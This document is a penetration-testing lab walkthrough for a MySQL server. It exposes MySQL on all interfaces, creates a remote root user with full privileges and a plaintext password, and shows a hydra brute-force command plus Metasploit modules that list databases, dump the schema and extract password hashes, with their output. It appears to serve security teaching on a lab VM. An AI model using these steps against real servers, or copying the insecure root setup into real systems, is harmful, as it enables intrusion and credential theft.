MySql (Port 3306) Penetration Testing

✓ Lab Setup

- Target machine ubuntu : `192.168.1.12` (IP Address)
- Attacking machine kali : `192.168.1.42` (IP Address)

✓ Installation

- Ubuntu:

```
sudo apt install mysql-server
```

```
kiran@ubuntu:~$ sudo apt install mysql-server
[sudo] password for kiran:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
mysql-server is already the newest version (8.0.44-0ubuntu0.24.04.2).
The following package was automatically installed and is no longer required:
  libllvm19
Use 'sudo apt autoremove' to remove it.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

✓ Enumeration

`nmap -p 3306 192.168.1.12` (ubuntu ip) –> Before

```
┌──(kiran㉿kali)-[~]
└─$ nmap -p 3306 192.168.1.12

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-08 07:32 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0018s latency).

PORT     STATE  SERVICE
3306/tcp closed mysql
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
```

`nmap -p 3306 192.168.1.12` (ubuntu ip) –> After

```
┌──(kiran㉿kali)-[~]
└─$ nmap -p 3306 192.168.1.12

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-08 07:39 -0500
Nmap scan report for 192.168.1.12
Host is up (0.0015s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 08:00:27:B6:23:E1 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.73 seconds
```

- Ubuntu:
  - `cd /etc/mysql/mysql.config.d`
  - `sudo nano mysqld.cnf`
  - `sudo systemctl restart mysql`

Before ->

```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 127.0.0.1
mysqlx-bind-address     = 127.0.0.1
#
```

After ->


```
# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address            = 0.0.0.0
mysqlx-bind-address     = 127.0.0.1
#
```

✓ To create a user for mysql service

- Ubuntu Commands:
  - `mysql -uroot`
  - `CREATE USER 'root'@'%' IDENTIFIED BY 'kiran@kk';`
  - `GRANT ALL PRIVILEGES ON *.* TO 'root'@'%';`
  - `FLUSH PRIVILEGES;`


```
root@ubuntu:~# mysql -uroot
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.44-0ubuntu0.24.04.2 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> CREATE USER 'root'@'%'IDENTIFIED BY 'kiran@kk';
Query OK, 0 rows affected (0.07 sec)

mysql> GRANT ALL PRIVILEGES ON *.* TO 'root'@'%';
Query OK, 0 rows affected (0.02 sec)

mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.02 sec)

mysql> exit
Bye
root@ubuntu:~#
```

```
mysql -h 192.168.1.12 -uroot -p skip-ssl
```



✓ Brut Forceing MySql Credentials

```
hydra -L /home/kiran/Desktop/PasswordHacking/users.txt -P
/home/kiran/Desktop/PasswordHacking/Passwords.txt
192.168.1.12 mysql
```



✓ Exploitation using Metasploit

Exploit -1

- msfconsole -q
- use auxiliary/admin/mysql/mysql_sql
- set USERNAME {set the username created in mysql}
- set PASSWORD {set the password of the username that u have created}
- set RHOST {ip address of ubuntu}
- set sql show databases

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use auxiliary/admin/mysql/mysql_sql
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(admin/mysql/mysql_sql) > show options

Module options (auxiliary/admin/mysql/mysql_sql):

   Name  Current Setting   Required  Description
   ----  ---------------   --------  -----------
   SQL   select version()  yes       The SQL to execute.


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
```

```
                                     sploit.html
   RPORT     3306             no        The target port (TCP)
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf auxiliary(admin/mysql/mysql_sql) > set RHOSTS 192.168.1.9
RHOSTS ⇒ 192.168.1.9
msf auxiliary(admin/mysql/mysql_sql) > set username root
username ⇒ root
msf auxiliary(admin/mysql/mysql_sql) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(admin/mysql/mysql_sql) > set PASSWORD kiran@kk
PASSWORD ⇒ kiran@kk
msf auxiliary(admin/mysql/mysql_sql) > set SQL show databases
SQL ⇒ show databases
msf auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.1.9
[*] 192.168.1.9:3306 - Sending statement: 'show databases'...
[*] 192.168.1.9:3306 -  | information_schema |
[*] 192.168.1.9:3306 -  | mysql |
[*] 192.168.1.9:3306 -  | performance_schema |
[*] 192.168.1.9:3306 -  | phpmyadmin |
[*] 192.168.1.9:3306 -  | sys |
[*] Auxiliary module execution completed
msf auxiliary(admin/mysql/mysql_sql) >
```

Exploit -2

- Msfconsole -q
- use auxiliary/scanner/mysql/mysql_schemadump
- set USERNAME kiran
- set PASSWORD kiran@kk
- set RHOSTS {ip address of ubuntu}

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use auxiliary/scanner/mysql/mysql_schemadump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_schemadump) > show options

Module options (auxiliary/scanner/mysql/mysql_schemadump):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   DISPLAY_RESULTS  true             yes       Display the Results to the Screen


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-meta
```

```
View the full module info with the info, or info -d command.

msf auxiliary(scanner/mysql/mysql_schemadump) > set RHOSTS 192.168.1.9
RHOSTS ⇒ 192.168.1.9
msf auxiliary(scanner/mysql/mysql_schemadump) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/mysql/mysql_schemadump) > set PASSWORD kiran@kk
PASSWORD ⇒ kiran@kk
msf auxiliary(scanner/mysql/mysql_schemadump) > exploit
[+] 192.168.1.9:3306 - Schema stored in: /root/.msf4/loot/20260109065401_default_192.168.1.9_mysql_schema_002793.txt
[+] 192.168.1.9:3306 - MySQL Server Schema
 Host: 192.168.1.9
 Port: 3306
 ==========


---
- DBName: phpmyadmin
  Tables:
  - TableName: pma__bookmark
    Columns:
    - ColumnName: id
      ColumnType: int unsigned
    - ColumnName: dbase
      ColumnType: varchar(255)
    - ColumnName: user
      ColumnType: varchar(255)
    - ColumnName: label
```

Exploit -3

- Msfconsole -q
- use auxiliary/scanner/mysql/mysql_hashdump
- set USERNAME kiran
- set PASSWORD kiran@kk
- set RHOSTS {ip address of ubuntu}

```
┌──(root㉿kali)-[~]
└─# msfconsole -q
msf > use auxiliary/scanner/mysql/mysql_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_hashdump) >
msf auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME ⇒ root
msf auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD kiran@kk
PASSWORD ⇒ kiran@kk
msf auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 192.168.1.9
RHOSTS ⇒ 192.168.1.9
msf auxiliary(scanner/mysql/mysql_hashdump) > exploit
[+] 192.168.1.9:3306 - Saving HashString as Loot: root:$A$005$
                                                  Gp88Q`mbc]bj#6)[pvit1O51oyxA3T3/6rltxnCgHGzJ0112nyuMqEu0JSg1
[+] 192.168.1.9:3306 - Saving HashString as Loot: debian-sys-maint:$A$005$=+x6E_Vz!W&j?#<DPxnvqix6nzmtZl5WRugDWXF3s5DVDNVcyCijyOtOmKf
8
[+] 192.168.1.9:3306 - Saving HashString as Loot: mysql.infoschema:$A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBE
USED
[+] 192.168.1.9:3306 - Saving HashString as Loot: mysql.session:$A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSE
D
[+] 192.168.1.9:3306 - Saving HashString as Loot: mysql.sys:$A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED
[+] 192.168.1.9:3306 - Saving HashString as Loot: phpmyadmin:$A$005$b7uH#x"]N`;xK{SD/oPshvNSLQ/0SAOjPtWpy3kBuZnE2Da70ErbZpK.zb9
[+] 192.168.1.9:3306 - Saving HashString as Loot: root:
[*] 192.168.1.9:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_hashdump) >
```

✓ Configuring custom port

- `cd /etc/mysql/mysql.conf.d`
- `ls`
- `sudo nano mysqld.cnf`
- `#port = 3306 (Default Port)`
- `port = 4444 (Custom Port)`

```
user            = mysql
# pid-file      = /var/run/mysqld/mysqld.pid
# socket        = /var/run/mysqld/mysqld.sock
#port           = 3306
#datadir        = /var/lib/mysql
```

```
user            = mysql
# pid-file      = /var/run/mysqld/mysqld.pid
# socket        = /var/run/mysqld/mysqld.sock
 port           = 4444
# datadir       = /var/lib/mysql
```